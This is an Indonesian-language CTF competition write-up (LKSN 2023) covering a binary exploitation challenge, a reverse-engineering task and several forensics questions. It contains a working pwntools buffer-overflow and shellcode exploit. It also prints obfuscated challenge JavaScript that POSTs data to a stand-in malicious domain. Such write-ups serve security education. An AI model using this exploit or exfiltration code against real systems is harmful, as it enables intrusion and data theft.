WRITEUP DKI JAKARTA
LKSN 2023
Day - 1

Binary Exploitation
Panas Bang
Desc:
nc 13.212.234.124 11101

Author: Enryu

chall

chall.c

Solving:
diberikan sebuah file binary dan sebuah file c. kemudian saya melakukan standar pengecekan file pada chall pwn

```
┌──(kali㉿kali)-[~/…/CTF/LKSN 2023/Binary Exploitation/Panas Bang]
└─$ file chall
chall: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linke
d, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=b63eb4eac22c0a1fef41c2b
8361e3b1c5c2e22c6, for GNU/Linux 3.2.0, with debug_info, not stripped

┌──(kali㉿kali)-[~/…/CTF/LKSN 2023/Binary Exploitation/Panas Bang]
└─$ checksec --file=chall
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPAT
H       Symbols         FORTIFY Fortified       Fortifiable     FILE
Full RELRO      No canary found   NX disabled   PIE enabled     No RPATH   No RUN
PATH   52 Symbols         No    0               3               chall
```

disini ditemukan bahwa NX disabled yang menunjukkan kita bisa melakukan inject shellcode. setelah itu saya mencoba untuk memahami program dari file c dan menjalankan file binary tersebut terlebih dahulu, dengan inputan random

```
┌──(kali㉿kali)-[~/…/CTF/LKSN 2023/Binary Exploitation/Panas Bang]
└─$ ./chall

Attendance System Menu:
1. Mark Student as Present
2. Mark Student as Absent
3. View Attendance Status
4. Exit
Enter your choice: 1
Enter the name of the student: 1337
Student marked as present.

Attendance System Menu:
1. Mark Student as Present
2. Mark Student as Absent
3. View Attendance Status
4. Exit
Enter your choice: 3
Attendance Status:
No.0×7ffe0d736760 1337 : Present
```

case 3:

```
case 3: // View Attendance Status
    printf("Attendance Status:\n");
    for (int i = 0; i < numStudents; i++) {
        printf("No.%p %s : %s\n", &students[i].name, students[i].name, students[i].isPresent ? "Present" : "Absent");
    }
    break;
```

pada case 3 berisi %p yang berarti pointer dimana kita bisa mengetahui di address mana value inputan kita disimpan

```
case 2: // Mark Student as Absent
    if (numStudents > 0) {
        printf("Enter the name of the student to mark as absent: ");

        scanf("%s", studentName);
        getchar();
        int found = 0;
        for (int i = 0; i < numStudents; i++) {
            if (strcmp(students[i].name, studentName) == 0) {
                students[i].isPresent = 0;
                found = 1;
                printf("Student marked as absent.\n");
                break;
```

pada case2 terdapat function yang vulnerable yaitu ‘scanf(“%s”, studentName)’ yang dimana tidak memiliki boundary check, maka dari itu kita dapat mengoverwrite RIP return pada main menuju address yang kita mau (shellcode yang telah kita input pada case 1), dengan payload berikut yang telah saya buat:

```
from pwn import *

elf = context.binary = ELF("./chall")
# p = process()
p = remote("13.212.234.124", 11101)
script = '''
        0x000000000000160e
'''
# gdb.attach(p, gdbscript = script)

payload = b"1"
p.sendline(payload)

# payload = b"/bin/sh\x00"
payload = asm(shellcraft.sh())
p.sendline(payload)

padding = 104

p.sendlineafter(b"Enter your choice: ", b"3")
p.sendlineafter(b"Enter your choice: ", b"3")

print(p.recvuntil(b"Attendance Status:\n"))
# print(p.recv())
addres = p.recvuntil(b"jhH").split()
bin_sh_addr = addres[0].replace(b"No.", b"")
```

```
regular_string = bin_sh_addr.decode('utf-8')
if regular_string.startswith('0x'):
    regular_string = regular_string[2:]  # Remove the '0x' prefix
integer_value = int(regular_string, 16)
print(integer_value)
print(bin_sh_addr)

p.sendlineafter(b"Enter your choice: ", b"2")
payload = b"A"*padding
payload += p64(integer_value)
p.sendline(payload)

p.interactive()
```


dan berhasil mendapatkan flag:
LKS{WdOyn1jVlkXuHAsUKUdX75d8Dbhkr80O}

Reverse Engineering
Html2Exe
Desc:
I just bought a cool software that could render my client-side web programming into a single Windows Executable, and I chose a cool Watch! I hope there's no malicious intention behind the seller, ... can you check it out? Perhaps you could find some secrets from it.

Download the application here

Zip Password: `LKS_s3cur3_p4$$w0rdzz$!`

solve:
pada challange kali ini kita diberikan sebuah file zip dan kita diminta untuk mencari sesuatu yang malicious atau mencurigakan.



maka dari itu pertama saya coba untuk menjalankan file clockclock.exe. Tetapi tidak terjadi apapun. kemudian saya mencoba untuk melihat isi dari direktori resources. terdapat file app.asar, dan kemudian saya mencoba untuk melihat isi didalam file app.asar dengan comand cat. dan terdapat sebuah function yang mencurigakan

```
var _0xd4544=_0x5876;(function(_0x329b82,_0x58f246){var
_0x5d9fb6=_0x5876,_0xb492a7=_0x329b82();while(!![]){try{var
_0x515a69=-parseInt(_0x5d9fb6(0xc1))/0x1+parseInt(_0x5d9fb6(0xba))/0x2+-parseInt(_0
x5d9fb6(0xc0))/0x3*(parseInt(_0x5d9fb6(0xc2))/0x4)+parseInt(_0x5d9fb6(0xbb))/0x5+-par
seInt(_0x5d9fb6(0xbf))/0x6*(parseInt(_0x5d9fb6(0xc5))/0x7)+parseInt(_0x5d9fb6(0xc6))/0
x8*(-parseInt(_0x5d9fb6(0xc8))/0x9)+parseInt(_0x5d9fb6(0xca))/0xa;if(_0x515a69===_0x
58f246)break;else
_0xb492a7['push'](_0xb492a7['shift']());}catch(_0x376d25){_0xb492a7['push'](_0xb492a7['
shift']());}}}(_0x4891,0xf1b5c));function getTime(){var _0x1f9601=_0x5876;time=new
Date()[_0x1f9601(0xbc)](),document[_0x1f9601(0xbd)][_0x1f9601(0xc9)]=time;}setInterval
(getTime,0x3e8);function _0x5876(_0x48aa27,_0x2cc86e){var
_0x4891a0=_0x4891();return
_0x5876=function(_0x587627,_0x4179b4){_0x587627=_0x587627-0xb9;var
_0x18dab9=_0x4891a0[_0x587627];return
_0x18dab9;},_0x5876(_0x48aa27,_0x2cc86e);}var
arr=[0x4c,0xdb,0xf8,0x84,0x99,0xe9,0x4b,0x8e,0x94,0x72,0xbc,0x36,0x53,0x35,0x3e,0x4
a,0xcb,0x59,0x7b,0x1,0x3,0x48,0x29,0x62,0x6d,0xac,0x33,0x77,0x16,0xd6,0x61,0x8d,0x
e0,0xf6,0xa0,0xd0,0x6c,0x3b,0x10,0x31,0xcb,0x83,0x69,0xdd,0x3a,0x9,0x78,0x21,0x63,
0xde,0x77,0x1b,0xdc,0xb0,0x69,0xf7,0x12,0x5e,0xd,0x2e,0x30,0x6c,0x1,0x7d,0xbe,0x8b
,0x75,0x82,0x57,0xae,0x30,0x1d,0x73,0x6d,0x4b,0x6c,0x6,0xcb,0x5f,0x4a,0x26,0x4,0xe,
```

```
0x29,0x63,0xab,0x21,0x21,0xb8,0xbd,0x6c,0x23,0x56,0xba,0x4f,0xa8,0x30,0x85,0x2a,0xe7,0x7b,0xef,0x63,0xe9,0x0,0x41,0xb2,0x7c,0x6b,0xa0,0x75,0x14,0x7d,0x53,0x3f,0x7f,0x65,0x7b,0xb,0xae,0x7d,0xa,0xd6,0xff,0x60,0x4],data='';for(var i=0x0;i<arr[_0xd4544(0xc7)];i++){i%0x6==0x0&&(data+=String[_0xd4544(0xc4)](arr[i]));}var flag={'lksflag':data};function _0x4891(){var _0x97e270=['1377HHmUEw','1387790mXhqLz','15540GRdPZX','then','fromCharCode','669529BmbLPl','664nbMvKY','length','71847UZzJrE','innerHTML','43069060YPxDpw','application/json','1227938xPLJjB','1426755ojElAW','toLocaleTimeString','body','stringify','24XpUdzJ'];_0x4891=function(){return _0x97e270;};return _0x4891();}fetch('https://malicious-lksn-surabaya-domain.co.id',{'method':'POST','headers':{'Content-Type':_0xd4544(0xb9)},'body':JSON[_0xd4544(0xbe)](flag)})[_0xd4544(0xc3)](_0x375525=>{})
```

kemudian saya lakukan deobfuscating agar lebih mudah untuk saya baca:

```
var _0xd4544 = _0x5876;
(function (_0x329b82, _0x58f246) {
  var _0xb492a7 = _0x329b82();
  while (true) {
    try {
      var _0x515a69 = -parseInt(_0x5876(0xc1)) / 0x1 + parseInt(_0x5876(0xba)) / 0x2 +
-parseInt(_0x5876(0xc0)) / 0x3 * (parseInt(_0x5876(0xc2)) / 0x4) +
parseInt(_0x5876(0xbb)) / 0x5 + -parseInt(_0x5876(0xbf)) / 0x6 *
(parseInt(_0x5876(0xc5)) / 0x7) + parseInt(_0x5876(0xc6)) / 0x8 *
(-parseInt(_0x5876(0xc8)) / 0x9) + parseInt(_0x5876(0xca)) / 0xa;
      if (_0x515a69 === _0x58f246) {
        break;
      } else {
        _0xb492a7.push(_0xb492a7.shift());
      }
    } catch (_0x376d25) {
      _0xb492a7.push(_0xb492a7.shift());
    }
  }
})(_0x4891, 0xf1b5c);
function getTime() {
  time = new Date().toLocaleTimeString();
  document.body.innerHTML = time;
}
setInterval(getTime, 0x3e8);
function _0x5876(_0x48aa27, _0x2cc86e) {
  var _0x4891a0 = _0x4891();
  _0x5876 = function (_0x587627, _0x4179b4) {
    _0x587627 = _0x587627 - 0xb9;
    var _0x18dab9 = _0x4891a0[_0x587627];
    return _0x18dab9;
  };
  return _0x5876(_0x48aa27, _0x2cc86e);
}
var arr = [0x4c, 0xdb, 0xf8, 0x84, 0x99, 0xe9, 0x4b, 0x8e, 0x94, 0x72, 0xbc, 0x36, 0x53,
0x35, 0x3e, 0x4a, 0xcb, 0x59, 0x7b, 0x1, 0x3, 0x48, 0x29, 0x62, 0x6d, 0xac, 0x33, 0x77,
0x16, 0xd6, 0x61, 0x8d, 0xe0, 0xf6, 0xa0, 0xd0, 0x6c, 0x3b, 0x10, 0x31, 0xcb, 0x83,
```

```
0x69, 0xdd, 0x3a, 0x9, 0x78, 0x21, 0x63, 0xde, 0x77, 0x1b, 0xdc, 0xb0, 0x69, 0xf7, 0x12,
0x5e, 0xd, 0x2e, 0x30, 0x6c, 0x1, 0x7d, 0xbe, 0x8b, 0x75, 0x82, 0x57, 0xae, 0x30, 0x1d,
0x73, 0x6d, 0x4b, 0x6c, 0x6, 0xcb, 0x5f, 0x4a, 0x26, 0x4, 0xe, 0x29, 0x63, 0xab, 0x21,
0x21, 0xb8, 0xbd, 0x6c, 0x23, 0x56, 0xba, 0x4f, 0xa8, 0x30, 0x85, 0x2a, 0xe7, 0x7b, 0xef,
0x63, 0xe9, 0x0, 0x41, 0xb2, 0x7c, 0x6b, 0xa0, 0x75, 0x14, 0x7d, 0x53, 0x3f, 0x7f, 0x65,
0x7b, 0xb, 0xae, 0x7d, 0xa, 0xd6, 0xff, 0x60, 0x4];
var data = '';
for (var i = 0x0; i < arr.length; i++) {
  if (i % 0x6 == 0x0) {
    data += String.fromCharCode(arr[i]);
  }
}
var flag = {
  'lksflag': data
};
function _0x4891() {
  var _0x97e270 = ['1377HHmUEw', '1387790mXhqLz', '15540GRdPZX', 'then',
'fromCharCode', '669529BmbLPl', '664nbMvKY', 'length', '71847UZzJrE', 'innerHTML',
'43069060YPxDpw', 'application/json', '1227938xPLJjB', '1426755ojEIAW',
'toLocaleTimeString', 'body', 'stringify', '24XpUdzJ'];
  _0x4891 = function () {
    return _0x97e270;
  };
  return _0x4891();
}
fetch('https://malicious-lksn-surabaya-domain.co.id', {
  'method': 'POST',
  'headers': {
    'Content-Type': "application/json"
  },
  'body': JSON.stringify(flag)
}).then(_0x375525 => {});
```

ternyata terdapat proses pengubahan hex menjadi sebuah char/str. karena saya kurang paham penggunaan js maka saya membuatnya dalam script python:

```
arr = [0x4c, 0xdb, 0xf8, 0x84, 0x99, 0xe9, 0x4b, 0x8e, 0x94, 0x72, 0xbc, 0x36, 0x53,
0x35, 0x3e, 0x4a, 0xcb, 0x59, 0x7b, 0x1, 0x3, 0x48, 0x29, 0x62, 0x6d, 0xac, 0x33, 0x77,
0x16, 0xd6, 0x61, 0x8d, 0xe0, 0xf6, 0xa0, 0xd0, 0x6c, 0x3b, 0x10, 0x31, 0xcb, 0x83,
0x69, 0xdd, 0x3a, 0x9, 0x78, 0x21, 0x63, 0xde, 0x77, 0x1b, 0xdc, 0xb0, 0x69, 0xf7, 0x12,
0x5e, 0xd, 0x2e, 0x30, 0x6c, 0x1, 0x7d, 0xbe, 0x8b, 0x75, 0x82, 0x57, 0xae, 0x30, 0x1d,
0x73, 0x6d, 0x4b, 0x6c, 0x6, 0xcb, 0x5f, 0x4a, 0x26, 0x4, 0xe, 0x29, 0x63, 0xab, 0x21,
0x21, 0xb8, 0xbd, 0x6c, 0x23, 0x56, 0xba, 0x4f, 0xa8, 0x30, 0x85, 0x2a, 0xe7, 0x7b, 0xef,
0x63, 0xe9, 0x0, 0x41, 0xb2, 0x7c, 0x6b, 0xa0, 0x75, 0x14, 0x7d, 0x53, 0x3f, 0x7f, 0x65,
0x7b, 0xb, 0xae, 0x7d, 0xa, 0xd6, 0xff, 0x60, 0x4];
data = ''
for i in range(len(arr)):
        if (i % 0x6 == 0x0):
                data += chr(arr[i])
print(data)
```

dan ketika di run berhasil mendapatkan flag:
LKS{malici0us_cl0ck?}

Forensic

Silent Sea: Tales of the Feline (1)

solving

terdapat sebuah file ova yang terdapat Wazuh app, langsung aja kita jalankan machinenya dan buka web nya dan login sesuai dengan kredensial yang diberikan di deskripsi

Wazuh Admin Credentials = admin:6ebY4rgIUXmuCM2lH+8zhGwX7mUcavXp

Dikarenakan sinyalnya tidak jelas di hotel jadi ip vmnya jadi tidak jelas maka saya tidak menunjukkan gambarnya. Dan disoal ini kita juga hanya menyelesaikan beberapa soal saja.

1. How many agents are available in the Wazuh Dashboard Server (including the default) ? What are their names? (concat with underscores)

Example: 3_toba_semeru_jenengans

Di dalam Wazuh app nya terdapat 1 agent Bernama windah dan agent defaultnya yaitu silentsea maka jawabannya adalah 2_windah_silentsea

4. How many TOTAL events related with MITRE ATT&CK from October 7th 2023 to October 8th 2023?

Buka webnya dan buka MITRE ATT&CK dan atur jangka waktunya dari okt 7 sampai 8, yaitu terdapat 354 event

ThreaThor

Desc :
Our company, PT LKSN Tbk., has suffered a dangerous breach of an APT malware from Bali called **Adamas**. The malware itself has a lot of capabilities including **turning off our defense perimeters software**. The last thing that the DFIR team did, fortunately, was turning on the Wireshark toolings for a D2D jobdesk as well and they have captured a pretty interesting artifacts in the traffic.

Can you, as a future threat intelligence candidate, help us? You are permitted to **ANSWER** all the questions related to the malware.

Download the PCAP Traffic & Questions File here

Connect with netcat to answer the questions and get your FLAG remotely from here:

nc 13.212.234.124 27545


Author: aseng

Solv :


Terdapat sebuah pcap file langsung saja saya kita Analisa menggunakan wireshark, di soal ini saya hanya dapat menjawab beberapa soal saja

1. When does the packet captures start? (Answer in format YYYY-MM-DD HH:MM:SS in GMT+7 timezone)

Kita lihat saja capture yang paling pertama



Lalu saya ubah waktunya menjadi GMT+7 dengan bantuan chatgpt, hasilnya adalah 2023-09-09 16:01:43



2. What's the victim IP Address? (in IPv4 format)

Pilih menu Statistics > Endpoints lalu pilih IPv4 lalu urutkan ip berdasarkan oleh packet yang diterima

192.168.239.2	275	38 kB	131	23 kB	144	
35.211.33.16	112,634	120 MB	92,092	6 MB	20,542	11
192.168.239.128	114,613	120 MB	21,555	114 MB	93,058	

Bisa dilihat yang paling banyak menerima packet adalah ip 192.168.239.128, langsung aja kita jawab

```
>>: 192.168.239.128
Correct!
```

4. There's an ongoing IRC traffic as well. What's the server connection password when the username 'user22f25' is prompted?

Kita filter packet nya menjadi irc lalu cari username user22f25 dan lihat paswordnya

```
00 04 00 01 00 06 00 0c  29 f0 4d 2a 4f ad 08 00   ........ ).M*O...
45 00 00 3f a2 f3 40 00  40 06 03 50 c0 a8 ef 80   E..?..@. @..P....
2d 3a b7 12 cb e3 1a 0b  c6 dd 4d 1d 24 20 63 da   -:...... ..M.$ c.
50 18 fa f0 94 a7 00 00  50 41 53 53 20 70 61 73   P....... PASS pas
73 77 6f 72 64 32 32 66  32 35 38 33 62 0d 0a      sword22f 2583b..
```

```
>>: password22f2583b
Correct!
```

Adamas Revenge

Desc :

Previously, Adamas Malware breached our company internals but we've successfully recovered from that because of your doing. Yet this week has been another blast since its variety come mimicking a valid software.

One of our employee is getting phished by someone to download it and executes a malicious batch script that infects the computer.

We're calling you again to end this madness of Adamas, and you'll cooperate with our DF Consultant to answer each questions to perform a RCA. Note that the employee's computer has been deepfrozen and you'll be given a Windows Image File.

Download the .raw file here

Zip Password: LKS_4d4ma$_ch4LL3n9e!?#

Questions can be downloaded from here. Connect with netcat to answer the questions and get your FLAG remotely from here:

nc 13.212.234.124 27544

Author: aseng

Solv :

Terdapat sebuah raw file, lalu langsung saya Analisa menggunakan volatility2

Disini saya hanya menjawab satu pertanyaan saja.

1. There's a LSASS Memory Dumping Attempt using one of the tools that is located in the user's Public folder. What's the name of that tool (including extension, for example: haha.exe)?

langsung saja kita scan filescan dengan command :

python2 vol.py -f /home/kali/Desktop/LKSN/aseng.raw --profile=Win7SP1x64 filescan > filescan.txt

lalu saya grep :


cat filescan.txt | grep dump

```
0x000000007d054630      9      0 R--r-d \Device\HarddiskVolume2\Users\Public\procdump64.exe
0x000000007ef7f3a0     32      0 R--r-d \Device\HarddiskVolume2\Windows\System32\drivers\dumpfve.sys
```

Jawabannya adalah procdump64.exe

```
>>: procdump64.exe
Correct!
```

Welcoming Party



Solv :

Langsung buka saja webnya

Terdapat sebuah free flag

Flag

LKS{Free_Flag_Buat_Kalian_Semua}